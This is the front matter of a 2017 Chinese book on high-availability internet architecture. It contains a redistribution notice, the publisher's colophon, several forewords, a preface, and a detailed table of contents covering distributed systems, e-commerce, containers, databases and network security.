


版权注意事项：

- 1、书籍版权归作者和出版社所有
- 2、本PDF仅限用于个人获取知识，进行私底下的知识交流
- 3、PDF获得者不得在互联网上以任何目的进行传播
- 4、如觉得书籍内容很赞，请购买正版实体书，支持作者
- 5、请于下载PDF后24小时内删除本PDF。



在这个看不见硝烟的战场
人们厌恶每秒等待的时光

高可用架构

(第1卷)

高可用架构社区 著



中国工信出版集团



电子工业出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
<http://www.phei.com.cn>



高可用架构是一个关注互联网架构前沿及高可用、可扩展及高性能领域知识传播的技术社区，旨在为互联网及软件系统架构师提供一个高效的交流学习平台。

高可用架构社区一直秉承“分享+交流”的精神，提倡人人参与，以让更多人从社区获得高质量的内容。社群由数万来自国内外互联网行业的首席架构师、CTO、技术专家等群体组成，是业界从业人员学习互联网架构及了解架构动态的合适场所。读者可扫描下方二维码关注“高可用架构”微信公众号。



内 容 简 介

本书由数十位一线架构师的实践与经验凝结而成,选材兼顾技术性、前瞻性与专业深度。各技术焦点,均由极具代表性的领域专家或实践先行者撰文深度剖析,共同组成“高可用”的全局视野与领先高度,内容包括精华案例、分布式原理、电商架构等热门专题,及云计算、容器、运维、大数据、安全等重点方向。不仅架构师可以从中受益,其他 IT、互联网技术从业者同样可以得到提升。

未经许可,不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有,侵权必究。

图书在版编目(CIP)数据

高可用架构. 第1卷 / 高可用架构社区著. —北京: 电子工业出版社, 2017.11
ISBN 978-7-121-31466-7

I. ①高… II. ①高… III. ①软件开发—架构 IV. ①TP311.523

中国版本图书馆 CIP 数据核字 (2017) 第 096001 号

策划编辑: 张春雨

责任编辑: 徐津平

印 刷: 三河市华成印务有限公司

装 订: 三河市华成印务有限公司

出版发行: 电子工业出版社

北京市海淀区万寿路 173 信箱 邮编: 100036

开 本: 787×980 1/16 印张: 40.75 字数: 788 千字

版 次: 2017 年 11 月第 1 版

印 次: 2017 年 11 月第 1 次印刷

定 价: 108.00 元

凡所购买电子工业出版社图书有缺损问题, 请向购买书店调换。若书店售缺, 请与本社发行部联系, 联系及邮购电话: (010) 88254888, 88258888。

质量投诉请发邮件至 zltts@phei.com.cn, 盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式: (010) 51260888-819, faq@phei.com.cn。

推荐序 1 技术没有高低

高可用架构居然成书了，厚厚的一本，让人赞叹。从 TimYang 建立这个社群开始，我就一直参与其中，然而一切发生得如此之快，如此之自然，出乎我的意料。我想，这也是侠少约我写序的原因之一吧。

这本书的作者里有太多我熟悉的朋友，确切地说，我跟他们中的大多数人都是很好的朋友。他们都乐于将自己的所知所学分享给社区，而我也每每从他们那里学到各种技术知识。

你可能会惊讶于本书内容的跨度之大，从业务系统到数据库，从容器到安全，从社区建设到行业观察，包罗万象。同时，讲解内容又实实在在，没有很多空话，偶有没说清楚的地方，肯定会有问答环节来补充说明。因为都是群内听讲的人提问，所以问答也非常契合主题。

这就保证了本书在特定章节上，比大多数同类书要讲得透彻、明白，适合初级人员阅读。同时，对中高级技术人员又有更大的价值。我们经常说架构师对技术的把握要有深度，也要有广度。广度从何而来？只能是读万卷书、阅千套系统积累而来。本书无疑是一个很好的素材源泉。

具体内容在此不赘述，相信大家仔细阅读后会收获颇丰。这里我还是介绍一下背后的这群人——这个由分享者和听众共同组成的大群体，这个被称为高可用架构群的组织。

我经常讲，高可用架构这个群，像极了《一代宗师》里的金楼。因为你仔细看，技术圈就像是互联网时代的武林。大家聚在这里，是因为在自己的领域里有所建树，都身怀绝技面对这个世界。所以我们会看到骄傲和拼搏，也会看到争论。因为很多人也都想着，功夫是一横一竖，站着的才有资格说话，错的，躺下。

但幸运的是，他们找到了一种方式来平息这种内心的躁动，就是通过在群里进行分享和答疑来进行“比武”。你说你的方式可行，那就来分享吧。只要你的话我能懂，只要你的

回答能使我满意，我便服气。而且慢慢地，大家也都认可了这种方式，技术领域之宽广，并非一个人可以统领。而承认一个人在某一个领域比你强并不丢人，并不意味着你不可以另外的领域独领风骚。

随着时间的流逝，这种由技术驱动的交流也慢慢发酵成了真正的友情。金楼戏里最让我感动的一幕是叶问比武前，金楼里的各位师傅都出来帮忙。三姐说：“八卦手黑，小心！”账房说：“形意拳霸道，千万别轻敌！”勇哥说：“追风赶月别留情，你一定得响啊！”

因为过去的这些坦诚交往，那些原本会被视为对手的人，在你遇到困难的时候，可以坚定地站在你身后。而当你遇到各种行业上的新事件时，也会在群里表达自己真实的声音，期待从群里接收来自各方的谏言。

一群所学为一人学，一人可顶一群人。

这种健康的氛围在技术圈里也愈发变得可贵。现在互联网在迅猛发展，很多新的技术被发明和引入了进来，碰撞和争论在所难免。但有一些圈子却变得特别吵闹，为了一个框架，为了一个语言就可以争到头破血流，发出各种攻击和谩骂，甚至赌上事业和人品，想想实在是让人遗憾。

高可用架构的这群人，都是工作在各个公司的一线技术管理人员，掌握着业界先进的工程技术。但其实他们也很普通，跟你一样，每天都在默默地工作和学习。不一样的是，他们可以聚在一起，输出这样优质的内容。

他们对技术的追求，他们共同的性格特质，也许更值得你体会。如果看完本书，你能够在技术理念上有进一步的思考，那肯定比看一本书本身收获更大。

“其实天下之大，又何止南北？勉强求全等于故步自封，在你眼中这块饼是一个武林，对我来讲是一个世界。所谓大成若缺，有缺憾才能有进步，真管用的话，南拳又何止北传呢？”

我在叶先生出生的佛山旁边——广州，脑海中不断回响着这段话。

一乐 环信首席架构师兼云通讯事业部总经理

推荐序 2

如果去问架构师什么是架构，可能会得到很多不同的答案，每个架构师对“架构”都有着不一样的理解，当然这不分对错，数据架构、应用架构、物理架构、组织架构等都是架构，甚至不仅在计算机行业，各行各业也都会有类似的角色，但我觉得有一个核心的概念是共通的：架构必定是在长期的生产活动中，经过人类深度思考，积累下来的最佳实践和可复用的合理抽象。

作为 Tim 叔的朋友，我也是他发起的高可用架构微信群的早期成员之一，看着高可用架构群一步步发展起来，聚集了一大批一线的互联网架构师一起探讨和交流技术和架构上的问题。同时这个群也是国内最早的一批尝试“在线群分享”这种形式的微信群，过去技术会议的分享受限于时间和空间，却在这种形式下变得更加灵活和轻量，同时也能更好地沉淀下来。这里不得不提到 Tim 叔其人，虽然我不清楚技术群分享这个形式是否为 Tim 独创，但的确是非常“Tim-ish”的一个形式。Tim 是国内最早的分布式系统和高可用架构的实践者之一，同时也是一名活跃的技术 Blogger。我大概从 2009 年开始订阅 Tim 叔的 Blog（后端技术），上面有很多很有价值和深度的技术文章，我也算是看着 Tim 叔的 Blog 成长起来的程序员。互联网的分享精神，在这里就是一个很好的体现。随着近几年国内的互联网蓬勃发展，新技术层出不穷，行业内也涌现出了很多优秀的工程师和架构师。Tim 这两年就聚集起这样的一拨人，创造起一个平台，能让大家的经验互相分享，思想互相碰撞，这本书就是一个很棒的阶段性产物。

在一名工程师的成长过程中，是否培养出“大局观”是一个重要的转折点。而快速提升自己“大局观”的方法之一就是多观察别人是怎么做的，并从中分析优势和劣势，在你面对不同的选择时多看看别人的思考过程，见多必然识广，也许此时你并不能直接解决自己遇到的问题，但更重要的是吸取别人的经验，思考更全面。这几年随着互联网以及移动互联网的爆发，后端技术迭代的速度很快，新技术层见叠出：从 RDBMS 到 NoSQL 再到最

近的 NewSQL；从单模块到 SOA 再到微服务；从简单的脚本部署和简单的 HA 到容器化的自动部署及调度；从单机到分布式再到最近的云和 Serverless……面对琳琅满目的设计和工具，该如何做出选择？本书不会明确告诉你答案，但是会通过一篇篇实际案例和分享来拓展你的眼界和视野，在你面临选择的时候能给你一些启发。

本书并不是面向编程初学者的书，涉及了一些比较深的内容，覆盖面也很广，建议有一定经验并希望更进一步的工程师和架构师阅读，你们一定会喜欢的。

再次感谢各位分享者和架构师，也感谢 Tim 和高可用架构团队的工作人员！

黄东旭 PingCAP CTO

2017 年 8 月写于海南三亚

推荐序 3

陈恩福 朱国栋 曹开利 邵亮 李学管

我开始以为这是从理论开始的一本讲高可用的书，结果我拿到电子稿后发现一开始就是很多不同公司的具体高可用的架构案例，而且是精选过的案例。从案例切入，会更加直接直观地让读者去了解高可用的架构，并且也提供了非常好的可参考的实例，如果读者在自己的场景中遇到类似问题，可以直接参考。

除具体案例外，本书还通过不同公司中系统的设计、改造的经验来介绍高可用的原理和分布式的实践。这个做法也比较有特色，依然选择了从具体的实践经验和具体的实例出发，没有去凭空介绍很多道理，实践性非常强，并且案例所涵盖的范围是非常广泛的，和第 1 章的案例精选一样，都来自众多公司的实践。结束了前两章对高可用架构的案例和原理的介绍后，第 3 章以电商架构作为一个专题点进行了展开，在体量比较大的时候，利用电商的后端架构解决高可用还是有比较大的挑战的，一些电商的经验还可以移植或者转化到别的系统当中，比较有参考价值。

第 4 章从容器和云计算切入，这对高可用来说是一个重要的基础设施，不论基于公有云还是自己在内部做私有云抑或是采用混合云，云都是现在后端绕不过去的一个话题，而说到容器，就等同于说到了 Docker，其轻量化以及通过 Image 来快速部署应用的特点，也使 Docker 得到了广泛应用。有了容器和云的支撑，那么如何在自身运维保障上能够适配高可用的要求，则是第 5 章的内容。没有高效的、自动的、可靠的运维支撑，是很难保障我们系统的高可用的。

接下来就到了大数据与数据库的部分，做高可用也好，做水平扩展也好，有状态的节点总是最难处理的，这个章节专门针对数据库层面去做了案例的分析，大数据本身不仅仅包括了状态，还包括了计算，而大数据的计算往往是单个任务比较重的，那么做到高可用的挑战和解决我们很多前台的并发更高但是处理时长短、消耗资源小的并发任务有很大不同，这也是第 6 章会介绍的内容。最后一章，介绍的是安全和网工，这个部分本身为整体

应用系统提供了安全的防护和保障，进而使得从用户层面看系统是可用的。

本书的章节设置、前后的逻辑性很强，特别让我赞叹的是全书所有章节都是具体的案例，没有大套的理论、空洞的说教，均从具体实际案例出发来介绍，一方面会带给读者更强的现场感，另一方面一个个具体的案例都是读者可参考的，相信这本书会给读者在高可用架构方面带来更多的信息和收获。

曾宪杰 美丽联合集团技术副总裁

推荐序 4

记得我还在新浪工作的那会儿，作为一名职场工程师新人，很早就开始关注 Tim 的技术博客。在理想国际大厦里也常见到 Tim，但那时 Tim 对我来说是“只可远观而不可亵玩焉”。

很多年过去，随着自己在技术上的成长，我有幸加入到 Tim 组织的高可用架构群里。高可用架构群里的一项基本规则就是：大家要积极做技术分享。当时作为相对年轻的成员，我有些焦虑，毕竟与群里的大拿比较，我做的事情似乎不够高大上。但在百度完成一段抢购类型项目后，我发现在项目中总有些值得提炼的技术可以分享，于是主动联系了 Tim 并表达了分享的意愿。让人意外的是，在 Tim 事先了解内容的情况下，我也顺利地完了一场人气爆棚的群内技术分享，总体反馈是：效果不错！事后也的确有同学联系我，采用了我的一些思路在公司内实现了抢购方案，同样，我也从高可用架构的其他分享里升华了技术视野，自此，我感受到了技术交流的重要性。

近两年我参加了不少技术会议，翻译了技术书籍，也随着团队内不少同学尝试图文、现场的技术交流，能明显感受到技术社区的活跃以及中国技术的快速崛起。当得知高可用架构社区要与博文视点联合出品《高可用架构（第1卷）》一书时，我强烈支持，能够让更多的人学习到高可用组织这几年的积累，这是让人兴奋的！虽然本书中我分享的部分已经是两年前的方案，但现在看来，其中的设计思想与问题思考依然有参考价值。在得到博文视点送来的样书时，我又重新阅读了书中一些大拿的技术分享，反倒相比之前通过手机阅读文章有了更多的收获！

所以，这本书，一定可以作为你技术进阶路上常伴左右的好书！

吕毅 链家大数据部负责人

读者服务

轻松注册成为博文视点社区用户（www.broadview.com.cn），扫码直达本书页面。

- **提交勘误：**您对书中内容的修改意见可在 [提交勘误](#) 处提交，若被采纳，将获赠博文视点社区积分（在您购买电子书时，积分可用来抵扣相应金额）。
- **交流互动：**在页面下方 [读者评论](#) 处留下您的疑问或观点，与我们和其他读者一同学习交流。

页面入口：<http://www.broadview.com.cn/31466>



前言

成为一名优秀的架构师需要哪些条件？首先需要有扎实的编程理论基础，对软件运作的原理以及算法有深入的理解；其次还需要有丰富的实践，能够将理论与实际相结合。除此之外，从他人优秀的实践经验中学习，是成为卓越架构师最有效的方法。笔者在刚开发微博之初，国内并没有类似社交网络的技术经验，但在国外，Facebook、Twitter 等公司的工程师发表的相关实践文章，给了笔者所在团队架构师很多启发，团队也顺利地搭建了自己的架构，成功应对了业务的飞速增长。

搭建高并发及高可用大型系统长期都是业界难题，Twitter 在创建之初，也多次出现不稳定甚至宕机的现象。不少架构师可能有同感，大型系统中任何一个小的模块设计不慎，就可能会导致部分用户访问失败，甚至全站不能访问的后果，给用户体验带来巨大的伤害。因此在微博核心系统中，团队中的架构师将系统可用性作为设计的首要考虑因素，如履薄冰，一路走来，终于在可用性方面跟同类产品相比取得了更好的成绩。类似的，系统可用性也应该是大部分互联网系统架构最基本的要求，这也是笔者发起及参与高可用架构社区的原因。

系统的可用性在过去、现在以及未来都是架构领域最重要的一个环节，但是相关的知识并没有太多现成的渠道可以获取。物以类聚，人以群分，高可用架构技术社区聚集了业界关注互联网架构的人群，并将各大一线公司具有丰富经验的架构师在社区的分享沉淀成本书中的文章。此外社区也举办全国各地架构主题的技术沙龙、每年一度的全球互联网架构大会（thegiac.com）以及以高并发为主题的编程竞赛活动，是学习及了解架构最有效的圈子。本书内容是高可用架构社区众多讲师对架构领域内容的一个阶段总结，也是社区长期活动的一个结晶。

带给我们架构方面启发的未必需要长篇大论，像上面提到的各种形式的偏重实践的架构总结与思考的文章，往往会带给我们更多帮助。无独有偶，短小的技术启迪文章在历史

上也广受欢迎,笔者喜欢的《编程珠玑》一书中就提到,Jon Bentley在《ACM 通讯》发表的有关编程的短文竟然成为该学术期刊的王牌栏目之一,其给工程师带来的启发一直影响至今。希望本书中的各种架构设计思想,也能够长期伴随读者的技术职业生涯。

本书感谢 Carson、陈刚、杜日旭、方圆、付海军、郭军、国忠、胡淼、计盛宇、李庆丰、刘世杰、刘伟、刘芸、吕涛、莫俊彬、秋翮、邓启明、苏传朋、苏小勇、四正、王杰、熊炼、侠天、余长洪、永莉、叶青、尹雯玉、魏佳、曾健生、臧秀涛等高可用架构志愿者对本书内容的大力贡献(按姓名拼音为序,由于篇幅关系所有志愿者未能全部列出),如果没有他们出于技术的热爱对优秀架构思想分享的推动,也不会有本书的内容。在此,对上述所有付出时间的志愿者表示由衷的感谢。

杨卫华 微博研发副总经理,高可用架构技术社区共同发起人

2017.9.26

目录

第1章 高可用架构案例精选	1
郭斯杰 / 1.1 Twitter 高性能分布式日志系统架构解析	1
1.1.1 为什么需要分布式日志	1
1.1.2 Twitter 如何考虑这个问题	4
1.1.3 基于 Apache BookKeeper 构建 DistributeLog	5
1.1.4 DistributeLog 案例分享	13
1.1.5 疑问与解惑	13
颜国平 / 1.2 腾讯基于用户画像大数据的电商防刷架构	16
1.2.1 背景介绍	16
1.2.2 黑产现状介绍	16
1.2.3 腾讯内部防刷架构	18
1.2.4 腾讯大数据收集维度	20
1.2.5 腾讯大数据处理平台——魔方	21
1.2.6 疑问与解惑	24
王渊命 / 1.3 如何设计类似微信的多终端数据同步协议：Grouk 实践分享	26
1.3.1 移动互联网时代多终端数据同步面临的挑战	26
1.3.2 多终端数据同步与传统消息投递协议的差异	27
1.3.3 Grouk 在多终端数据同步协议上的探索实践	28
1.3.4 疑问与解惑	32
周 洋 / 1.4 如何实现支持数亿用户的长连消息系统：Golang 高并发案例	33

1.4.1 关于 push 系统对比与性能指标的讨论	33
1.4.2 消息系统架构介绍	35
1.4.3 哪些因素能影响推送系统	37
1.4.4 GO 语言开发问题与解决方案	38
1.4.5 消息系统的运维及测试	41
1.4.6 疑问与解惑	42
唐福林 / 1.5 雪球在股市风暴下的高可用架构改造分享	46
1.5.1 雪球公司的介绍	46
1.5.2 雪球当前总体架构	47
1.5.3 雪球架构优化历程	48
1.5.4 关于架构优化的总结和感想	53
1.5.5 疑问与解惑	54
麦俊生 / 1.6 亿级短视频社交美拍架构实战	59
1.6.1 短视频市场的发展	59
1.6.2 美拍的发展	60
1.6.3 短视频所面临的架构问题	61
1.6.4 为支持亿级用户，美拍架构所做的一些改进	62
1.6.5 后续发展	68
刘道儒 / 1.7 微博“异地多活”部署经验谈	69
1.7.1 微博异地多活建设历程	69
1.7.2 微博异地多活面临的挑战	70
1.7.3 异地多活的最佳实践	73
1.7.4 异地多活的新方向	74
孙宇聪 / 1.8 来自 Google 的高可用架构理念与实践	75
1.8.1 决定可用性的两大因素	76
1.8.2 高可用性方案	77
1.8.3 可用性 7 级图表	80
1.8.4 疑问与解惑	81

那 谁 / 1.9 深入理解同步 / 异步与阻塞 / 非阻塞区别	84
1.9.1 同步与异步	84
1.9.2 阻塞与非阻塞	85
1.9.3 与多路复用 I/O 的联系	86
第 2 章 高可用架构原理与分布式实践	88
黄东旭 / 2.1 Codis 作者细说分布式 Redis 架构设计	88
2.1.1 Redis、Redis Cluster 和 Codis	88
2.1.2 我们更爱一致性	90
2.1.3 Codis 在生产环境中的使用经验和坑	91
2.1.4 分布式数据库和分布式架构	94
2.1.5 疑问与解惑	95
霍泰稳 / 2.2 给你介绍一个不一样的硅谷	98
2.2.1 Uber	98
2.2.2 Coursera	99
2.2.3 Airbnb	102
2.2.4 硅谷行带给我的一些影响	106
2.2.5 疑问与解惑	106
金自翔 / 2.3 解耦的艺术——大型互联网业务系统的插件化改造	110
2.3.1 插件化	110
2.3.2 如何处理用户交互	115
2.3.3 如何处理数据	115
2.3.4 总结	116
沈 剑 / 2.4 从零开始搭建高可用 IM 系统	117
2.4.1 什么是 IM	117
2.4.2 协议设计	118
2.4.3 Web 聊天室	122
2.4.4 IM 典型业务场景	126

2.4.5 疑问与解惑	126
陈宗志 / 2.5 360 分布式存储系统 Bada 的架构设计和应用	129
2.5.1 主要应用场景	129
2.5.2 整体架构	130
2.5.3 主要模块	131
2.5.4 数据分布策略	132
2.5.5 请求流程	133
2.5.6 多机房架构	134
2.5.7 FAQ	138
2.5.8 疑问与解惑	139
张 亮 / 2.6 新一代分布式任务调度框架：当当 Elastic-Job 开源项目 的 10 项特性	143
2.6.1 为什么需要作业（定时任务）	143
2.6.2 当当之前使用的作业系统	144
2.6.3 Elastic-Job 的来历	145
2.6.4 Elastic-Job 包含的功能	145
2.6.5 Elastic-Job 的部署和使用	146
2.6.6 对开源产品的开发理念	147
2.6.7 未来展望	148
2.6.8 疑问与解惑	149
付海军 / 2.7 互联网 DSP 广告系统架构及关键技术解析	152
2.7.1 优秀 DSP 系统的特点	152
2.7.2 程序化购买的特点	153
2.7.3 在线广告的核心问题	156
2.7.4 在线广告的挑战	156
2.7.5 DSP 系统架构	157
2.7.6 RTB 投放引擎的架构	158
2.7.7 DMP	160

2.7.8 广告系统 DMP 数据处理的架构	160
2.7.9 用户画像的方法	162
2.7.10 广告行业的反作弊	165
2.7.11 P2P 流量互刷	166
2.7.12 CPS 引流作弊	167
2.7.13 疑问与解惑	168
王卫华 / 2.8 亿级规模的 Elasticsearch 优化实战	170
2.8.1 索引性能 (Index Performance)	170
2.8.2 查询性能 (Query Performance)	171
2.8.3 其他	173
2.8.4 疑问与解惑	174
杨卫华 / 2.9 微博分布式存储考试题: 案例讲解及作业精选	179
2.9.1 访问场景	179
2.9.2 设计	180
2.9.3 sharding 策略	180
2.9.4 案例精选	181
李 凯 / 2.10 架构师需要了解的 Paxos 原理、历程及实战	184
2.10.1 数据库高可用性难题	184
2.10.2 Paxos 协议简单回顾	185
2.10.3 Basic Paxos 同步日志的理论模型	186
2.10.4 Multi Paxos 的实际应用	187
2.10.5 依赖时钟误差的变种 Paxos 选主协议简单分析	190
2.10.6 疑问与解惑	191
温 铭 / 2.11 OpenResty 的现在和未来	193
2.11.1 OpenResty 是什么, 适合什么场景下使用	193
2.11.2 某安全公司服务端技术选型的标准	194
2.11.3 如何在项目中引入新技术	196
2.11.4 如何入门以及学习的正确方法	197

2.11.5	OpenResty 中的测试和调试	199
2.11.6	NginScript 是否会替代 OpenResty	201
2.11.7	未来重点解决的问题和新增特性	202
2.11.8	开源社区建设	203
2.11.9	疑问与解惑	203
第3章 电商架构热点专题		205
张开涛 / 3.1 亿级商品详情页架构演进技术解密		205
3.1.1	商品详情页	205
3.1.2	商品详情页发展史	209
3.1.3	遇到的一些问题和解决方案	220
3.1.4	总结	228
3.1.5	疑问与解惑	229
杨超 / 3.2 大促系统全流量压测及稳定性保证——京东交易架构		232
3.2.1	交易系统的三个阶段	232
3.2.2	交易系统的三层结构	233
3.2.3	交易系统的访问特征	234
3.2.4	应对大促的第1步: 全链路全流量线上压测	234
3.2.5	应对大促的第2步: 根据压力表现进行调优	237
3.2.6	异步和异构	240
3.2.7	应对大促的第3步: 分流与限流	242
3.2.8	应对大促的第4步: 容灾降级	244
3.2.9	应对大促的第5步: 完善监控	245
3.2.10	疑问与解惑	246
吕毅 / 3.3 秒杀系统架构解密与防刷设计		248
3.3.1	抢购业务介绍	248
3.3.2	具体抢购项目中的设计	249
3.3.3	如何解耦前后端压力	250

3.3.4 如何保证商品库的库存可靠	252
3.3.5 如何与第三方多方对账	254
3.3.6 项目总结	255
3.3.7 疑问与解惑	255
王富平 / 3.4 Lambda 架构与推荐在电商网站实践	257
3.4.1 Lambda 架构	257
3.4.2 1 号店推荐系统实践	260
3.4.3 Lambda 的未来	262
3.4.4 思考	263
3.4.5 疑问与解惑	263
杨 硕 / 3.5 某公司线上真实流量压测工具构建	265
3.5.1 为什么要开发一个通用的压测工具	265
3.5.2 常见的压测工具	266
3.5.3 构建自己的压测工具	266
3.5.4 疑问与解惑	271
第 4 章 容器与云计算	273
陈 飞 / 4.1 微博基于 Docker 容器的混合云迁移实战	273
4.1.1 为什么要采用混合云的架构	273
4.1.2 跨云的资源管理与调度	275
4.1.3 容器的编排与服务发现	278
4.1.4 混合云监控体系	284
4.1.5 前进路上遇到的那些坑	286
4.1.6 疑问与解惑	286
高 磊 / 4.2 互联网金融创业公司 Docker 实践	287
4.2.1 背景介绍	287
4.2.2 容器选型	287
4.2.3 应用迁移	288

4.2.4 弹性扩容	291
4.2.5 未来规划	295
4.2.6 疑问与解惑	295
高永超 / 4.3 使用开源 Calico 构建 Docker 多租户网络	297
4.3.1 PaaS 平台的网络需求	297
4.3.2 使用 Calico 实现 Docker 的跨服务器通信	298
4.3.3 利用 Profile 实现 ACL	301
4.3.4 性能测试	306
4.3.5 Calico 的发展	308
4.3.6 疑问与解惑	309
彭哲夫 / 4.4 解析 Docker 在芒果 TV 的实践之路	310
4.4.1 豆瓣时期	310
4.4.2 芒果 TV 的 Nebulium Engine	311
4.4.3 Project Eru	312
4.4.4 细节	313
4.4.5 网络	314
4.4.6 存储	315
4.4.7 Scale	316
4.4.8 资源分配和集群调度	316
4.4.9 服务发现和安全	317
4.4.10 实例	317
4.4.11 总结	318
4.4.12 疑问与解惑	318
王关胜 / 4.5 微博基于 Docker 的混合云平台设计与实践	323
4.5.1 微博的业务场景及混合云背景	323
4.5.2 三大基础设施助力微博混合云	326
4.5.3 微博混合云 DCP 系统设计核心: 自动化、弹性调度	328
4.5.4 引入阿里云作为第 3 机房, 实现弹性调度架构	330

4.5.5 大规模集群操作自动化	331
4.5.6 不怕峰值事件	332
第5章 运维保障	333
王康 / 5.1 360 如何用 QConf 搞定两万台以上服务器的配置管理	333
5.1.1 设计初衷	333
5.1.2 整体认识	334
5.1.3 架构介绍	335
5.1.4 QConf 服务端	336
5.1.5 QConf 客户端	336
5.1.6 QConf 管理端	340
5.1.7 其他	341
5.1.8 疑问与解惑	343
尤勇 / 5.2 深度剖析开源分布式监控 CAT	347
5.2.1 背景介绍	347
5.2.2 整体设计	348
5.2.3 客户端设计	349
5.2.4 服务端设计	352
5.2.5 总结感悟	357
杨尚刚 / 5.3 单表 60 亿记录等大数据场景的 MySQL 优化和运维之道	359
5.3.1 前言	359
5.3.2 数据库开发规范	360
5.3.3 数据库运维规范	363
5.3.4 性能优化	368
5.3.5 疑问与解惑	375
秦迪 / 5.4 微博在大规模、高负载系统问题排查方法	379
5.4.1 背景	379
5.4.2 排查方法及线索	379

5.4.3 总结	384
5.4.4 疑问与解惑	385
秦迪 / 5.5 系统运维之为什么每个团队存在大量烂代码	387
5.5.1 写烂代码很容易	387
5.5.2 烂代码终究是烂代码	388
5.5.3 重构不是万能药	392
5.5.4 写好代码很难	393
5.5.5 悲观的结语	394
秦迪 / 5.6 系统运维之评价代码优劣的方法	395
5.6.1 什么是好代码	395
5.6.2 结语	403
5.6.3 参考阅读	403
秦迪 / 5.7 系统运维之如何应对烂代码	404
5.7.1 改善可维护性	404
5.7.2 改善性能与健壮性	409
5.7.3 改善生存环境	412
5.7.4 个人感想	414
第6章 大数据与数据库	415
王劲 / 6.1 某音乐公司的大数据实践	415
6.1.1 什么是大数据	415
6.1.2 某音乐公司大数据技术架构	418
6.1.3 在大数据平台重构过程中踩过的坑	425
6.1.4 后续的持续改进	430
王新春 / 6.2 实时计算在点评	431
6.2.1 实时计算在点评的使用场景	431
6.2.2 实时计算在业界的使用场景	432
6.2.3 点评如何构建实时计算平台	432

6.2.4	Storm 基础知识简单介绍	433
6.2.5	如何保证业务运行的可靠性	436
6.2.6	Storm 使用经验分享	437
6.2.7	关于计算框架的后续想法	441
6.2.8	疑问与解惑	442
王卫华 / 6.3	百姓网 Elasticsearch 2.x 升级之路	445
6.3.1	Elasticsearch 2.x 变化	445
6.3.2	升级之路	447
6.3.3	优化或建议	450
6.3.4	百姓之道	451
6.3.5	后话: Elasticsearch 5.0	452
6.3.6	升级 2.x 版本成功, 5.x 版本还会远吗	453
6.3.7	疑问与解惑	453
董西成 张虔熙 / 6.4	Hadoop、HBase 年度回顾	456
6.4.1	Hadoop 2015 技术发展	456
6.4.2	HBase 2015 年技术发展	459
6.4.3	疑问与解惑	465
常 雷 / 6.5	解密 Apache HAWQ——功能强大的 SQL-on-Hadoop 引擎	468
6.5.1	HAWQ 基本介绍	468
6.5.2	Apache HAWQ 系统架构	471
6.5.3	HAWQ 中短期规划	478
6.5.4	贡献到 Apache HAWQ 社区	478
6.5.5	疑问与解惑	479
萧少聪 / 6.6	PostgreSQL HA 高可用架构实战	481
6.6.1	PostgreSQL 背景介绍	481
6.6.2	在 PostgreSQL 下如何实现数据复制技术的 HA 高可用集群	482
6.6.3	Corosync+Pacemaker MS 模式介绍	483
6.6.4	Corosync+Pacemaker M/S 环境配置	484

6.6.5	Corosync+Pacemaker HA 基础配置	487
6.6.6	PostgreSQL Sync 模式当前的问题	491
6.6.7	疑问与解惑	491
王晶昱 / 6.7	从 NoSQL 历史看未来	494
6.7.1	前言	494
6.7.2	1970 年: We have no SQL	495
6.7.3	1980 年: Know SQL	496
6.7.4	2000 年: No SQL	501
6.7.5	2005 年: 不仅仅是 SQL	503
6.7.6	2013 年: No, SQL	504
6.7.7	阿里的技术选择	504
6.7.8	疑问与解惑	505
杨尚刚 / 6.8	MySQL 5.7 新特性大全和未来展望	507
6.8.1	提高运维效率的特性	507
6.8.2	优化器 Server 层改进	510
6.8.3	InnoDB 层优化	512
6.8.4	未来发展	515
6.8.5	运维经验总结	516
6.8.6	疑问与解惑	517
谭政 / 6.9	大数据盘点之 Spark 篇	520
6.9.1	Spark 的特性以及功能	520
6.9.2	Spark 在 Hulu 的实践	524
6.9.3	Spark 未来的发展趋势	527
6.9.4	参考文章	529
6.9.5	疑问与解惑	529
萧少聪 / 6.10	从 Postgres 95 到 PostgreSQL 9.5: 新版亮眼特性	531
6.10.1	Postgres 95 介绍	531
6.10.2	PostgreSQL 版本发展历史	532

6.10.3	PostgreSQL 9.5 的亮眼特性	533
6.10.4	PostgreSQL 还可以做什么	543
6.10.5	疑问与解惑	546
毕洪宇 / 6.11	MongoDB 2015 回顾: 全新里程碑式的 WiredTiger 存储引擎	550
6.11.1	存储引擎的发展	550
6.11.2	复制集改进	554
6.11.3	自动分片机制	555
6.11.4	其他新特性介绍	555
6.11.5	疑问与解惑	557
王晓伟 / 6.12	基于 Xapian 的垂直搜索引擎的构建分析	560
6.12.1	垂直搜索的应用场景	560
6.12.2	技术选型	562
6.12.3	垂直搜索的引擎架构	563
6.12.4	垂直搜索技术和业务细节	565
6.12.5	疑问与解惑	567
第 7 章	安全与网络	571
郭伟 / 7.1	揭秘 DDoS 防护——腾讯云大禹系统	571
7.1.1	有关 DDoS 简介的问答	573
7.1.2	有关大禹系统简介的问答	574
7.1.3	有关大禹系统硬件防护能力的问答	575
7.1.4	有关算法设计的问答	575
7.1.5	大禹和其他产品、技术的区别	577
冯磊 赵星宇 / 7.2	App 域名劫持之 DNS 高可用——开源版 HttpDNS 方案详解	579
7.2.1	HttpDNSLib 库组成	580
7.2.2	HttpDNS 交互流程	581
7.2.3	代码结构	582

7.2.4	开发过程中的一些问题及应对	585
7.2.5	疑问与解惑	592
马涛 / 7.3	CDN 对流媒体和应用分发的支持及优化	594
7.3.1	CDN 系统工作原理	594
7.3.2	网络分发过程中 ISP 的影响	601
7.3.3	防盗链	602
7.3.4	内容分发系统的问题和应对思路	603
7.3.5	P2P 穿墙打洞	606
